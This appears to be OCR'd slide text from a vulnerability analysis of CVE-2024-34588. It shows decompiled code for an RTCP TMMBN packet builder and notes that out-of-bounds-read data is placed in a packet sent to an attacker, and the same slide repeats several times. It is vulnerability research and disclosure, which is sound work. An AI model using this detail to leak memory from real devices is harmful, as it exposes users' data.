v11 = *(_DWORD *)(recv_obj + 16);
*(_BYTE *)(send_buf + (unsigned int)(v8 + 4)) = HIBYTE(v11);
*(_BYTE *)(send_buf + (unsigned int)(v8 + 5)) = BYTE2(v11);
*(_BYTE *)(send_buf + (unsigned int)(v8 + 6)) = BYTE1(v11);
*(_BYTE *)(send_buf + (unsigned int)(v8 + 7)) = v11;
*(_BYTE *)(send_buf + (unsigned int)(v8 + 8)) = 0;
*(_BYTE *)(send_buf + (unsigned int)(v8 + 9)) = 0;
*(_BYTE *)(send_buf + (unsigned int)(v8 + 10)) = 0;
*(_BYTE *)(send_buf + (unsigned int)(v8 + 11)) = 0;
v12 = *(_DWORD *)(recv_obj + 16);
*(_BYTE *)(send_buf + (unsigned int)(v8 + 12)) = HIBYTE(v12);
*(_BYTE *)(send_buf + (unsigned int)(v8 + 13)) = BYTE2(v12);
v13 = v8 + 18;
*(_BYTE *)(send_buf + (unsigned int)(v8 + 14)) = BYTE1(v12);
*(_BYTE *)(send_buf + (unsigned int)(v8 + 15)) = v12;
v14 = *(_DWORD *)(a2 + 1196);
v15 = *(_DWORD *)(a2 + 1200);
*(_BYTE *)(send_buf + (unsigned int)(v8 + 16)) = (v14 >> 15) & 3 | (4 * *(_BYTE *)(a2 + 1192));
v16 = v8 + 19;
*(_BYTE *)(send_buf + (unsigned int)(v8 + 17)) = v14 >> 7;
LODWORD(v8) = v8 + 20;
*(_BYTE *)(send_buf + v13) = (2 * v14) | BYTE1(v15) & 1;
*(_BYTE *)(send_buf + v16) = v15;
v17 = *(_DWORD *)(recv_obj + 1232);
*(_WORD *)(recv_obj + 12) = ((unsigned int)(v8 - v17) >> 2) - 1;
*(_BYTE *)(send_buf + (unsigned int)(v17 + 2)) = (unsigned __int16)(((unsigned int)(v8 - v17) >> 2) - 1) >> 8;
*(_BYTE *)(send_buf + (unsigned int)(*(_DWORD *)(recv_obj + 1232) + 3)) = ((unsigned int)(v8 - v17) >> 2) - 1;
*(_DWORD *)(recv_obj + 1232) = v8;
return result;
}
```

rtcp_object_recv object





TMMBN send buffer


Part-b:remote information leakage

- These oobr data are retrieved from *rtcp_ort_decv object*
- *These oobr data have become part of the tmmbn packet body*
- *The tmmbn packet is sent to the attacker*

Issue2: CVE-2024-34588 remote information leakage

DMC_RTP_Sys_Make_Rtcp_TMMBN_Packet function

```
  return *(unsigned int *)(recv_obj + 1256);
}
v8 = *(unsigned int *)(recv_obj + 1232);
send_buf = *(_QWORD *)(recv_obj + 24);
result = 0LL;
v10 = (32 * *(_BYTE *)(recv_obj + 4)) | 0x84;
*(_BYTE *)(recv_obj + 11) = -51;
*(_BYTE *)(send_buf + v8) = v10;
*(_BYTE *)(send_buf + (unsigned int)(v8 + 1)) = *(_BYTE *)(recv_obj + 11);
v11 = *(_DWORD *)(recv_obj + 16);
*(_BYTE *)(send_buf + (unsigned int)(v8 + 4)) = HIBYTE(v11);
*(_BYTE *)(send_buf + (unsigned int)(v8 + 5)) = BYTE2(v11);
*(_BYTE *)(send_buf + (unsigned int)(v8 + 6)) = BYTE1(v11);
*(_BYTE *)(send_buf + (unsigned int)(v8 + 7)) = v11;
*(_BYTE *)(send_buf + (unsigned int)(v8 + 8)) = 0;
*(_BYTE *)(send_buf + (unsigned int)(v8 + 9)) = 0;
*(_BYTE *)(send_buf + (unsigned int)(v8 + 10)) = 0;
*(_BYTE *)(send_buf + (unsigned int)(v8 + 11)) = 0;
v12 = *(_DWORD *)(recv_obj + 16);
*(_BYTE *)(send_buf + (unsigned int)(v8 + 12)) = HIBYTE(v12);
*(_BYTE *)(send_buf + (unsigned int)(v8 + 13)) = BYTE2(v12);
v13 = v8 + 18;
*(_BYTE *)(send_buf + (unsigned int)(v8 + 14)) = BYTE1(v12);
*(_BYTE *)(send_buf + (unsigned int)(v8 + 15)) = v12;
v14 = *(_DWORD *)(a2 + 1196);
v15 = *(_DWORD *)(a2 + 1200);
*(_BYTE *)(send_buf + (unsigned int)(v8 + 16)) = (v14 >> 15) & 3 | (4 * *(_BYTE *)(a2 + 1192));
v16 = v8 + 19;
*(_BYTE *)(send_buf + (unsigned int)(v8 + 17)) = v14 >> 7;
LODWORD(v8) = v8 + 20;
*(_BYTE *)(send_buf + v13) = (2 * v14) | BYTE1(v15) & 1;
*(_BYTE *)(send_buf + v16) = v15;
v17 = *(_DWORD *)(recv_obj + 1232);
*(_WORD *)(recv_obj + 12) = ((unsigned int)(v8 - v17) >> 2) - 1;
*(_BYTE *)(send_buf + (unsigned int)(v17 + 2)) = (unsigned __int16)(((unsigned int)(v8 - v17) >> 2) - 1) >> 8;
*(_BYTE *)(send_buf + (unsigned int)(*(_DWORD *)(recv_obj + 1232) + 3)) = ((unsigned int)(v8 - v17) >> 2) - 1;
*(_DWORD *)(recv_obj + 1232) = v8;
return result;
}
```




Part-b:remote information leakage

- These oobr data are retrieved from *rtcp_ort_decv object*
- *These oobr data have become part of the tmmbn packet body*
- *The tmmbn packet is sent to the attacker*

Issue2: CVE-2024-34588 remote information leakage

DMC_RTP_Sys_Make_Rtcp_TMMBN_Packet function

```
  return *(unsigned int *)(recv_obj + 1256);
}
v8 = *(unsigned int *)(recv_obj + 1232);
send_buf = *(_QWORD *)(recv_obj + 24);
result = 0LL;
v10 = (32 * *(_BYTE *)(recv_obj + 4)) | 0x84;
*(_BYTE *)(recv_obj + 11) = -51;
*(_BYTE *)(send_buf + v8) = v10;
*(_BYTE *)(send_buf + (unsigned int)(v8 + 1)) = *(_BYTE *)(recv_obj + 11);
v11 = *(_DWORD *)(recv_obj + 16);
*(_BYTE *)(send_buf + (unsigned int)(v8 + 4)) = HIBYTE(v11);
*(_BYTE *)(send_buf + (unsigned int)(v8 + 5)) = BYTE2(v11);
*(_BYTE *)(send_buf + (unsigned int)(v8 + 6)) = BYTE1(v11);
*(_BYTE *)(send_buf + (unsigned int)(v8 + 7)) = v11;
*(_BYTE *)(send_buf + (unsigned int)(v8 + 8)) = 0;
*(_BYTE *)(send_buf + (unsigned int)(v8 + 9)) = 0;
*(_BYTE *)(send_buf + (unsigned int)(v8 + 10)) = 0;
*(_BYTE *)(send_buf + (unsigned int)(v8 + 11)) = 0;
v12 = *(_DWORD *)(recv_obj + 16);
*(_BYTE *)(send_buf + (unsigned int)(v8 + 12)) = HIBYTE(v12);
*(_BYTE *)(send_buf + (unsigned int)(v8 + 13)) = BYTE2(v12);
v13 = v8 + 18;
*(_BYTE *)(send_buf + (unsigned int)(v8 + 14)) = BYTE1(v12);
*(_BYTE *)(send_buf + (unsigned int)(v8 + 15)) = v12;
v14 = *(_DWORD *)(a2 + 1196);
v15 = *(_DWORD *)(a2 + 1200);
*(_BYTE *)(send_buf + (unsigned int)(v8 + 16)) = (v14 >> 15) & 3 | (4 * *(_BYTE *)(a2 + 1192));
v16 = v8 + 19;
*(_BYTE *)(send_buf + (unsigned int)(v8 + 17)) = v14 >> 7;
LODWORD(v8) = v8 + 20;
*(_BYTE *)(send_buf + v13) = (2 * v14) | BYTE1(v15) & 1;
*(_BYTE *)(send_buf + v16) = v15;
v17 = *(_DWORD *)(recv_obj + 1232);
*(_WORD *)(recv_obj + 12) = ((unsigned int)(v8 - v17) >> 2) - 1;
*(_BYTE *)(send_buf + (unsigned int)(v17 + 2)) = (unsigned __int16)(((unsigned int)(v8 - v17) >> 2) - 1) >> 8;
*(_BYTE *)(send_buf + (unsigned int)(*(_DWORD *)(recv_obj + 1232) + 3)) = ((unsigned int)(v8 - v17) >> 2) - 1;
*(_DWORD *)(recv_obj + 1232) = v8;
return result;
}
```




Part-b:remote information leakage

- These oobr data are retrieved from *rtcp_ort_decv object*
- *These oobr data have become part of the tmmbn packet body*
- *The tmmbn packet is sent to the attacker*

Issue2: CVE-2024-34588 remote information leakage

DMC_RTP_Sys_Make_Rtcp_TMMBN_Packet function

```
  return *(unsigned int *)(recv_obj + 1256);
}
v8 = *(unsigned int *)(recv_obj + 1232);
send_buf = *(_QWORD *)(recv_obj + 24);
result = 0LL;
v10 = (32 * *(_BYTE *)(recv_obj + 4)) | 0x84;
*(_BYTE *)(recv_obj + 11) = -51;
*(_BYTE *)(send_buf + v8) = v10;
*(_BYTE *)(send_buf + (unsigned int)(v8 + 1)) = *(_BYTE *)(recv_obj + 11);
v11 = *(_DWORD *)(recv_obj + 16);
*(_BYTE *)(send_buf + (unsigned int)(v8 + 4)) = HIBYTE(v11);
*(_BYTE *)(send_buf + (unsigned int)(v8 + 5)) = BYTE2(v11);
*(_BYTE *)(send_buf + (unsigned int)(v8 + 6)) = BYTE1(v11);
*(_BYTE *)(send_buf + (unsigned int)(v8 + 7)) = v11;
*(_BYTE *)(send_buf + (unsigned int)(v8 + 8)) = 0;
*(_BYTE *)(send_buf + (unsigned int)(v8 + 9)) = 0;
*(_BYTE *)(send_buf + (unsigned int)(v8 + 10)) = 0;
*(_BYTE *)(send_buf + (unsigned int)(v8 + 11)) = 0;
v12 = *(_DWORD *)(recv_obj + 16);
*(_BYTE *)(send_buf + (unsigned int)(v8 + 12)) = HIBYTE(v12);
*(_BYTE *)(send_buf + (unsigned int)(v8 + 13)) = BYTE2(v12);
v13 = v8 + 18;
*(_BYTE *)(send_buf + (unsigned int)(v8 + 14)) = BYTE1(v12);
*(_BYTE *)(send_buf + (unsigned int)(v8 + 15)) = v12;
v14 = *(_DWORD *)(a2 + 1196);
v15 = *(_DWORD *)(a2 + 1200);
*(_BYTE *)(send_buf + (unsigned int)(v8 + 16)) = (v14 >> 15) & 3 | (4 * *(_BYTE *)(a2 + 1192));
v16 = v8 + 19;
*(_BYTE *)(send_buf + (unsigned int)(v8 + 17)) = v14 >> 7;
LODWORD(v8) = v8 + 20;
*(_BYTE *)(send_buf + v13) = (2 * v14) | BYTE1(v15) & 1;
*(_BYTE *)(send_buf + v16) = v15;
v17 = *(_DWORD *)(recv_obj + 1232);
*(_WORD *)(recv_obj + 12) = ((unsigned int)(v8 - v17) >> 2) - 1;
*(_BYTE *)(send_buf + (unsigned int)(v17 + 2)) = (unsigned __int16)(((unsigned int)(v8 - v17) >> 2) - 1) >> 8;
*(_BYTE *)(send_buf + (unsigned int)(*(_DWORD *)(recv_obj + 1232) + 3)) = ((unsigned int)(v8 - v17) >> 2) - 1;
*(_DWORD *)(recv_obj + 1232) = v8;
return result;
}
```




Part-b:remote information leakage

- These oobr data are retrieved from *rtcp_ort_decv object*
- *These oobr data have become part of the tmmbn packet body*
- *The tmmbn packet is sent to the attacker*

Issue2: CVE-2024-34588 remote information leakage

DMC_RTP_Sys_Make_Rtcp_TMMBN_Packet function


```
  return *(unsigned int *)(recv_obj + 1256);
}
v8 = *(unsigned int *)(recv_obj + 1232);
send_buf = *(_QWORD *)(recv_obj + 24);
result = 0LL;
v10 = (32 * *(_BYTE *)(recv_obj + 4)) | 0x84;
*(_BYTE *)(recv_obj + 11) = -51;
*(_BYTE *)(send_buf + v8) = v10;
*(_BYTE *)(send_buf + (unsigned int)(v8 + 1)) = *(_BYTE *)(recv_obj + 11);
v11 = *(_DWORD *)(recv_obj + 16);
*(_BYTE *)(send_buf + (unsigned int)(v8 + 4)) = HIBYTE(v11);
*(_BYTE *)(send_buf + (unsigned int)(v8 + 5)) = BYTE2(v11);
*(_BYTE *)(send_buf + (unsigned int)(v8 + 6)) = BYTE1(v11);
*(_BYTE *)(send_buf + (unsigned int)(v8 + 7)) = v11;
*(_BYTE *)(send_buf + (unsigned int)(v8 + 8)) = 0;
*(_BYTE *)(send_buf + (unsigned int)(v8 + 9)) = 0;
*(_BYTE *)(send_buf + (unsigned int)(v8 + 10)) = 0;
*(_BYTE *)(send_buf + (unsigned int)(v8 + 11)) = 0;
v12 = *(_DWORD *)(recv_obj + 16);
*(_BYTE *)(send_buf + (unsigned int)(v8 + 12)) = HIBYTE(v12);
*(_BYTE *)(send_buf + (unsigned int)(v8 + 13)) = BYTE2(v12);
v13 = v8 + 18;
*(_BYTE *)(send_buf + (unsigned int)(v8 + 14)) = BYTE1(v12);
*(_BYTE *)(send_buf + (unsigned int)(v8 + 15)) = v12;
v14 = *(_DWORD *)(a2 + 1196);
v15 = *(_DWORD *)(a2 + 1200);
*(_BYTE *)(send_buf + (unsigned int)(v8 + 16)) = (v14 >> 15) & 3 | (4 * *(_BYTE *)(a2 + 1192));
v16 = v8 + 19;
*(_BYTE *)(send_buf + (unsigned int)(v8 + 17)) = v14 >> 7;
LODWORD(v8) = v8 + 20;
*(_BYTE *)(send_buf + v13) = (2 * v14) | BYTE1(v15) & 1;
*(_BYTE *)(send_buf + v16) = v15;
v17 = *(_DWORD *)(recv_obj + 1232);
*(_WORD *)(recv_obj + 12) = ((unsigned int)(v8 - v17) >> 2) - 1;
*(_BYTE *)(send_buf + (unsigned int)(v17 + 2)) = (unsigned __int16)(((unsigned int)(v8 - v17) >> 2) - 1) >> 8;
*(_BYTE *)(send_buf + (unsigned int)(*(_DWORD *)(recv_obj + 1232) + 3)) = ((unsigned int)(v8 - v17) >> 2) - 1;
*(_DWORD *)(recv_obj + 1232) = v8;
return result;
}
```



